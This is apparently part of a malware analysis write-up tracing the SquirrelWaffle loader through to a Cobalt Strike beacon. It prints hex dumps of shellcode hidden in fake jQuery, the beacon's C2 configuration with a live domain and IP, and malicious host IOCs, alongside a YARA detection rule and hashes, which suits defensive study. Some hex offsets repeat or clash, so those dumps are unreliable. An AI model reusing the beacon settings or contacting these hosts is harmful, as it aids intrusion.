00001C0C0  00 00 00 00 30 F5 02 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 70 02 00 10 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ED B7 A6 BB B7 C3 00 00 55 51 02 00  ....0õ..@.............p.............................í·¦»·Ã..UQ..
00001200  00 10 00 00 00 52 02 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 ED B1 A7 A2 B7 A2 C3 00 E1 9B 00 00 00 70 02 00 00 9C 00 00 00 56 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ....R.................. ..`í±§¢·¢Ã.á›...p...œ...V.............
00001240  40 00 00 40 ED A7 A2 B7 A2 C3 00 00 20 A7 00 00 00 10 03 00 00 22 00 00 00 F2 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0 ED B1 A6 AF AC A0 C3 00 1C 1E 00 00 00 C0 03 00 00 20 00 00  @..@í§¢·¢Ã.. §.......".....ò.......................@..À±¦¯¬ Ã.....À.. ..
00001280  00 14 03 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 C0 43 40 A8 85 B2 04 D3 AC 8B FA 48 C6 9A 01 A6 35 95 A9 16 88 EA 62 78 4C 2C 01 A0 AC A2 A8 75 6D 19 D1 06 E0 E8 6B D8 84 AB 90 06  ..............@..BÀC@¨…².Ó¬‹úHÆš.¦5•©.ˆêbxL, . ¬¢¨um.Ñ.àèkØ„«..
00001200  A3 65 DF E5 E7 1A 49 CA A8 21 7E B8 3F 1B C2 53 B6 18 26 2E 55 9B 88 A6 74 48 D7 09 1B 9D 1D AA C3 AB 20 8B 6E 0D 69 14 94 E7 80 0E 5E E2 ED 2A 5E 7C 09 49 02 58 E5 1E 9A A7 D8 34 26 37 37 45  £eßåç.IÊ¨!~¸?.Â§¶.&+U›¨¦tH×....ª‹« <n.i.”ç€.^âí*^|.I.XÅ.š§Ø4&77E
00001300  F5 D2 E1 A4 4E 76 5D 21 18 0B D7 E4 E4 8C 37 BA 33 8E 4A 0A 91 49 03 3A AD A2 1F C3 0A 38 B8 25 A9 A0 B1 85 DE 6F 4A FA 43 FD 11 F5 03 55 D1 A7 AB 44 27 42 34 34 7E 24 91 D8 C2 D6 63 08 4A 73  ÕÒá¤Nv]!..×ãäŒ7ºšŽJ.‘I.:-¢.Ã.8¸%© ±…ÞoJúCý.õ.UÑ§«D'B44~$‘ØÂÖc.Js
00001340  78 0A F8 E9 CB EB 3D 74 E7 55 39 3C 5F 0E C0 2E 9D 24 57 66 B0 54 D1 5E 2A 37 CA AA 7F 4D 74 AA 9A 96 36 69 94 C9 4B 35 1C 68 F7 21 91 60 41 C0 C5 29 21 0E DF 5E 8E ED E0 57 22 BE E1 4B 1C D2  x.øëÊë=tçU9<_.À..$Wf°TÑ^*7ÃªMtªš–6i”ÉK5.h÷!‘`AÀÅ)!.ß^ŽíàW"¾áK.Ò
00001380  6E 4C C4 7D 0B 3D A6 8F BD E6 13 2C A6 D1 CE 44 43 3F 16 0A 30 CC 05 0F 21 EC 08 08 BE 19 9E 3B F6 34 E7 80 DA 84 EC 37 E9 98 EE 93 9E A0 87 65 1C 48 72 2E 22 7A 3A 6A DF 39 F2 F3 83 A1 E9 B9  nLÄ}.=¦.½æ.,¦ÑÎDC?...0Ì..!ì..½.ž;ö4ç€Ú„ì7é˜î“ž ‡e.Hr."z:jß9òóƒ¡é¹
```

Pseudo JQuery

Embedded Shellcode

Pseudo JQuery

Analysis – Stage 5/6

Dump the memory page

Extract the PE-DLL from dumped page

Offsets for extraction:
Begin 0xFAF -- End 0x3440E

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Dekodierter Text

00000F70  28 76 61 72 20 6E 3D 30 2C 72 3D 65 2E 6C 65 6E  (var n=0,r=e.len
00000F80  67 74 68 3B 6E 3C 72 3B 6E 2B 2B 29 69 66 28 65  gth;n<r;n++)if(e
00000F90  5B 6E 5D 3D 3D 3D 74 29 72 65 74 75 72 6E 20 6E  [n]===t)return n
00000FA0  3B 72 65 74 75 72 6E 2D 31 7D 2C 50 3D 22 0D FC  ;return-1},P=".ü
00000FB0  E8 18 00 00 00 EA 44 41 44 A2 FF A3 A7 91 B1 D3  è....êDAD¢ÿ£§'±Ó
00000FC0  8D 7D 20 B9 2C 34 33 76 02 75 8F D9 30 EB 27 5E  .} ¹,43v.u.Ù0ë'^
```


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Dekodierter Text

00034350  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
00034360  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
00034370  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
00034380  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
00034390  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
000343A0  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
000343B0  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
000343C0  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
000343D0  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
000343E0  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
000343F0  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
00034400  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 22  o€k=o€k=o€k=o€k"
00034410  2E 28 6F 3D 74 2E 64 6F 63 75 6D 65 6E 74 45 6C  .(o=t.documentEl
```

Analyze it using Cobalt Strike Parser!

```
03620000  00400000
70310  Follow in Disassembler        Executable code
70311  Follow in Dump                Initialized data
70325                               Import tables
7032A
7032B  Dump Memory to File          Resources
7032C                               Base relocations
7032D  Comment              ;
70330
70331  Find Pattern...      Ctrl+B   Executable code
70349                               Initialized data
7034A                               Import tables
```

```
C:\Tools\CobaltStrikeParser>python parse_beacon_config.py \Malware\sqw\stage5\beacon.dll
BeaconType                      - HTTPS

Port                            - 8080

SleepTime                       - 45000

MaxGetSize                      - 1403644

Jitter                          - 37

MaxDNS                          - Not Found

PublicKey_MD5                   - e9ae865f5ce035176457188409f6020a

C2Server                        - systemmentorsec.com,/jquery-3.3.1.min.js,213.227.154.92,/jquery-3.3.1.min.js

UserAgent                       - Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko

HttpPostUri                     - /jquery-3.3.2.min.js

Malleable_C2_Instructions       - Remove 1522 bytes from the end


Remove 84 bytes from the beginning


Remove 3931 bytes from the beginning


Base64 URL-safe decode


XOR mask w/ random key

HttpGet_Metadata                - ConstHeaders

        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

        Referer: http://code.jquery.com/
                                Spawnto_x86                     - %windir%\syswow64\dllhost.exe

        Accept-Encoding: gzip, deflate
                                Spawnto_x64                     - %windir%\sysnative\dllhost.exe
```

Recap


CnC-Server
SquirrelWaffle Loader
Download
Drop
Extract
Drop
Execute
aPLib
compressed
Download
Spam mail with link
Encrypted .zip archive
Word document with obfuscated VBA
VBS Loader
Stage 2 PE-DLL www[1-5].dll
Stage 3 PE-DLL Dll1.dll,ldr
Execute
CnC-Server
Drop
Execute
Embedded
Execute
Stage 6 PE-DLL Cobalt Strike Beacon
CnC-Server
Stage 5 PE-EXE Cobalt Strike Beacon Loader
Stage 4 PE-DLL RVOgDko8fnP.txt

YARA

SquirrleWaffle 7 days ago
rule SquirrelWaffle { meta: description = "Detects SquirrelWaffle Loader" date = "2021-09-23" author = "@jxd_io" strings: $config_decryption = {F77530837D1C108D4D088D4520C645CC000F434D0883...
SquirrelWaffle

19

To detect the SquirrelWaffle loader i created a YARA rule based on the decryption function used in Stage 3

```
rule Loader.SquirrelWaffle {
  meta:
    author = "@jxd_io"
    description = "Detects SquirrelWaffle Loader"
    date = "2021-09-23"

  strings:
    $config_decryption = {F77530837D1C108D4D088D4520C645CC000F434D08837D34100F4345208A04103204398D4DCC0FB6C0}

  condition:
    uint16(0) == 0x5a4d and filesize < 1MB and all of them
}
```

https://github.com/0xjxd/YARA-rules/blob/main/Loader.SquirrelWaffle.yara

LIVEHUNT NOTIFICATIONS

tag:"SquirrleWaffle"

	Rule	Detections	Size	First seen	Matched on	Submitters
6095F96DD5ECA96A3FB9338EEC4AB574921C0FEBB36F6A6DB... dd6257665f634b5566e15bc62e90c809.virus [pedll] [invalid-rich-pe-linker-version]	SquirrelWaffle SquirrleWaffle	22 / 67	72.00 KB	2021-09-29 01:09:15	2021-09-29 02:09:35	1
B0441BC63773E1719AAC9ACBD99F6E72BDD31017038E5E26A... squirrel_unpacked.dll [pedll] [invalid-rich-pe-linker-version] [detect-debug-environment] [long-sleeps] [malware]	SquirrelWaffle SquirrleWaffle	10 / 66	58.50 KB	2021-09-28 19:59:40	2021-09-28 20:59:48	1
0B77D31986F63795FC21EE5550C830B82C03E5FB666144935... 475ac7.dll [pedll] [invalid-rich-pe-linker-version] [overlay]	SquirrelWaffle SquirrleWaffle	13 / 67	101.31 KB	2021-09-28 15:22:46	2021-09-28 16:22:56	1
156484EA4614553E22E5356AE521EEFB5E90F788090B35C3B... ...e66e0ab9d3dc0f653e3a411ef01b4fbed5ef6e462d3afeb77_unpacked.dll [pedll] [invalid-rich-pe-linker-version] [overlay] [detect-debug-environment] [long-sleeps] [malware]	SquirrelWaffle SquirrleWaffle	7 / 66	50.98 KB	2021-09-27 21:38:56	2021-09-27 22:39:05	1
4059CECE6EA7EC1DBD1A1BD8F3519136BD901927B0D5523A8... ...6de4193fb2eeb8dd92d6662d60393ebd483a54bac80fb0b44_unpacked.dll [pedll] [invalid-rich-pe-linker-version] [overlay] [detect-debug-environment] [long-sleeps] [malware]	SquirrelWaffle SquirrleWaffle	7 / 67	62.44 KB	2021-09-27 20:57:23	2021-09-27 21:57:33	1
CCD8A0988A8838566DB9201AF244A400700AE6AB4EE996CF0... unpacked_ldr_loader.dll [pedll] [invalid-rich-pe-linker-version]	SquirrelWaffle SquirrleWaffle	34 / 68	64.00 KB	2021-09-14 13:20:30	2021-09-26 04:23:18	1
C88F8D086BE8DD345BABAD15C76490EF889AF7EAECB015F31... ...be8dd345babad15c76490ef889af7eaecb015f3107ff039f0ed5f2d.sample [pedll] [invalid-rich-pe-linker-version]	SquirrelWaffle SquirrleWaffle	32 / 67	68.00 KB	2021-09-17 23:16:49	2021-09-24 17:09:24	1
4A17BA3C9D23D3B88FE2C87CFBFA1D09BECFC57663EC1871E... mal_dump.dll [pedll] [malware] [invalid-rich-pe-linker-version]	SquirrleWaffle SquirrleWaffle	26 / 68	72.00 KB	2021-09-17 14:13:35	2021-09-24 02:31:42	1
6CECA37E8752B967B3AED7677E415489C0724840C284044FB... tr_dump.bin [pedll] [invalid-rich-pe-linker-version] [overlay]	SquirrleWaffle SquirrleWaffle	5 / 65	376.00 KB	2021-09-14 03:24:59	2021-09-24 01:33:28	1

IOCs

Stage 1 - 2

Dropper Server

hxxps://priyacareers.com
hxxps://perfectdemos.com
hxxps://bussiness-z.ml
hxxps://cablingpoint.com
hxxps://bonus.corporatebusinessmachines.co.in

Stage 4 - 6

Cobalt Strike Server

hxxps://systemmentorsec.com:8080/jquery-3.3.1.min.js

Stage 3

CnC Server

hxxp://celulasmadreenmexico.com.mx
hxxp://gerencial.institutoacqua.org.br
hxxp://dashboard.adlytic.ai
hxxp://bussiness-z.ml
hxxp://ifiengineers.com
hxxp://bonusvulkanvegas.srdm.in
hxxp://ebrouteindia.com
hxxp://test.dirigu.ro
hxxp://cablingpoint.com
hxxp://perfectdemos.com
hxxp://afrizam.360cyberlink.com
hxxp://giasuphire.tddvn.com
hxxp://priyacareers.com
hxxp://assurant.360cyberlink.com
hxxp://sig.institutoacqua.org.br

Sample Hashes

Stage 1: f0a3d4e47b098d302ad13bc4e51a03adeb9428e5c34630428222e989792f7a6d
Stage 2: 00d045c89934c776a70318a36655dcdd77e1fedae0d33c98e301723f323f234c
Stage 3: ab05d6335b06a0dbc41386c7c356202b4e07dcf76a4932ed4d4e7dd69b7a3101
Stage 4: 3c280f4b81ca4773f89dc4882c1c1e50ab1255e1975372109b37cf782974e96f
Stage 5: 964c5933844de7ed5a7813cdb36b9974a5a819b046e73a0bc6754d7299374a9f
Stage 6: 804f83a9754cfa2e43f167cc22980b1eca2ff11c05029e7ce0a8c2aae524a8b5